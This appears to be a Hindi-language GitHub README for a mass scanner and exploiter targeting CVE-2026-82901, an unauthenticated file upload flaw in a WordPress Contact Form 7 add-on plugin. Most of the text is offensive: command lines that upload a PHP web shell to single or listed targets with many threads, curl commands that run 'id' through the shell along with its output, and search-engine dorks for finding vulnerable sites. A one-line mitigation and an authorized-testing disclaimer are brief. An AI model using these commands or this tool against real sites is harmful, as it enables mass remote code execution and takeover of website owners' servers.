 tonydelouvre/cve-2026-82901
CVE-2026-82901 के लिए GUI और CLI मास स्कैनर और एक्सप्लॉइटर, जो Ultra Addons for Contact Form 7 WordPress प्लगइन में एक अनधिकृत मनमाना फ़ाइल अपलोड है।

CVE-2026-82901 के लिए एक स्कैनर और मास-एक्सप्लॉइटेशन टूल — WordPress प्लगइन Ultra Addons for Contact Form 7 (Themefic) में एक अनऑथेंटिकेटेड आर्बिट्ररी फ़ाइल अपलोड कमज़ोरी (CWE-434, CVSS 3.1 9.8 क्रिटिकल), जो संस्करण ≤ 3.5.50 को प्रभावित करती है।
दो इंटरफ़ेस प्रदान किए गए हैं:
⚠️ केवल अधिकृत परीक्षण। देखें अस्वीकरण।
| आइटम | विवरण |
|---|---|
| CVE | CVE-2026-82901 |
| प्लगइन | ultimate-addons-for-contact-form-7 (Ultra Addons for Contact Form 7) |
| विक्रेता | Themefic |
| वर्ग | CWE-434 — खतरनाक प्रकार वाली फ़ाइल का अप्रतिबंधित अपलोड |
| प्रभावित संस्करण | ≤ 3.5.50 |
| पैच किया गया संस्करण | 3.5.51+ |
| CVSS 3.1 | 9.8 क्रिटिकल — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| प्रमाणीकरण | आवश्यक नहीं (अनऑथेंटिकेटेड) |
| कमज़ोर फ़ंक्शन | uacf7_wpcf7_mail_components (PDF Generator मॉड्यूल) |
| वेक्टर | CF7 REST POST /wp-json/contact-form-7/v1/contact-forms/{id}/feedback signature फ़ील्ड के साथ |
| राइट पाथ | /wp-content/uploads/uacf7-uploads/ |
| प्रभाव | आर्बिट्ररी फ़ाइल अपलोड → RCE जब uploads डायरेक्टरी के अंदर PHP निष्पादित होता है |
| संदर्भ | NVD · CVE.org |
शोषण की शर्त: PDF Generator मॉड्यूल सक्षम होना चाहिए और फ़ॉर्म में uacf7_signature फ़ील्ड होनी चाहिए। यह मॉड्यूल डिफ़ॉल्ट रूप से अक्षम है, इसलिए कमज़ोर प्लगइन संस्करण चलाने वाली हर साइट वास्तव में शोषण योग्य नहीं है।
readme.txt से प्लगइन फ़िंगरप्रिंटिंग + संस्करण पहचान--form-url (/contact/) के लिए समर्थनresults.jsonl (पूर्ण विवरण) + hits.txt (सफल टारगेट)git clone https://github.com/tonydelouvre/CVE-2026-82901.git
cd CVE-2026-82901
pip install -r requirements.txt
requirements.txt
requests>=2.31.0
urllib3>=2.0.0
tkinterPython के साथ आता है। यदि यह अनुपलब्ध है (Linux):sudo apt install python3-tk।

python gui_82901.py

वर्कफ़्लो:
/contact/ (सापेक्ष पथ) दर्ज करें, या एक पूर्ण URL दर्ज करें।check या exploit।तालिका पंक्ति रंग:
| रंग | अर्थ |
|---|---|
| 🟩 हरा | shell_verified — सफलता, shell कॉलम भरा हुआ है |
| 🟨 पीला | vuln_candidate_sig_field — मजबूत उम्मीदवार |
| 🟥 लाल | error |
सहायक बटन: ■ Stop (सुरक्षित शटडाउन), Clear log, Open hits, Open output, Export CSV।
# Fingerprint / candidate detection
python mass_82901.py -u https://target.tld --mode check

# Exploit (upload shell + verify)
python mass_82901.py -u https://target.tld --mode exploit \
    --form-url https://target.tld/contact/ --shell-name wp_82901.php
# Mass mapping with a uniform form path (relative)
python mass_82901.py -l targets.txt --mode check -j 20 --form-url /contact/

# Mass exploit
python mass_82901.py -l targets.txt --mode exploit -j 10 --form-url /contact/

# Without --form-url -> per-target auto-discovery
python mass_82901.py -l targets.txt --mode exploit -j 10
targets.txt प्रारूप# one URL per line
https://a.tld
# optional second column: a per-target form path/URL
https://b.tld /hubungi-kami/
https://c.tld | https://c.tld/custom-contact/
https://d.tld ; /kontak/
दूसरा कॉलम विभाजक TAB, |, या ; हो सकता है। प्राथमिकता: per-target override > वैश्विक --form-url > auto-discovery।
| आर्ग्युमेंट | डिफ़ॉल्ट | विवरण |
|---|---|---|
-u, --url | — | एकल लक्ष्य बेस URL |
-l, --list | — | लक्ष्य सूची फ़ाइल |
--mode | check | check या exploit |
--form-url | — | पूर्ण URL या सापेक्ष पथ (/contact/) |
--field | auto | सिग्नेचर फ़ील्ड नाम |
--shell-name | wp_82901.php | अपलोड की गई फ़ाइल का नाम |
--verify-url | — | यदि पहले से ज्ञात हो तो शेल URL |
-j, --threads | 10 | वर्कर्स की संख्या |
--timeout | 25 | अनुरोध टाइमआउट (सेकंड) |
--proxy | — | HTTP(S) प्रॉक्सी |
--output | cve_2026_82901_results.jsonl | JSONL परिणाम फ़ाइल |
--vuln-list | hits.txt | सफल-लक्ष्य फ़ाइल |
-q, --quiet | off | आउटपुट कम करें |
| स्थिति | अर्थ |
|---|---|
not_found | प्लगइन का पता नहीं चला |
not_vulnerable | प्लगइन मौजूद, संस्करण > 3.5.50 (पैच किया गया) |
plugin_found_version_unknown | प्लगइन मौजूद, संस्करण पढ़ा नहीं जा सका |
plugin_ok_no_signature_field | प्लगइन मौजूद, कोई सिग्नेचर फ़ील्ड नहीं → PDF मॉड्यूल संभवतः बंद है |
vuln_candidate_sig_field | प्लगइन ≤ 3.5.50 और एक सिग्नेचर फ़ील्ड मौजूद है → प्रबल उम्मीदवार |
plugin_found_no_form | प्लगइन मौजूद, कोई CF7 फ़ॉर्म नहीं मिला |
shell_verified | सफलता — शेल अपलोड और निष्पादित हुआ |
exploit_inconclusive | अपलोड का प्रयास किया गया, सत्यापन विफल रहा |
error | लक्ष्य को संसाधित करते समय अपवाद |
exploit_inconclusive क्यों?इसका अर्थ यह नहीं है कि लक्ष्य सुरक्षित है। संभावित कारण:
vuln_candidate_sig_field के लिए फ़िल्टर करने हेतु check मोड का उपयोग करें, फिर सही --field/--shell-name के साथ एकल-लक्ष्य exploit चलाएँ।
shell_verified स्थिति के बाद, निष्पादन का परीक्षण करें:
curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php"
# -> POCBIT-82901-OK

curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php?c=id"
# -> POCBIT-82901-OK
#    uid=33(www-data) gid=33(www-data) groups=33(www-data)
POCBIT-82901-OK मार्कर वह स्ट्रिंग है जिसका उपयोग टूल निष्पादन को मान्य करने के लिए करता है।
लक्ष्य खोजने के लिए डॉर्क्स (Google / FOFA / Shodan):
body="/wp-content/plugins/ultimate-addons-for-contact-form-7"
body="uacf7" "wpcf7"
/wp-content/uploads/ के अंदर PHP निष्पादन को प्रतिबंधित करें (जैसे php_flag engine off, .php हैंडलर ब्लॉक करें)।हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।
अभी तक कोई लोकप्रियता डेटा नहीं है।
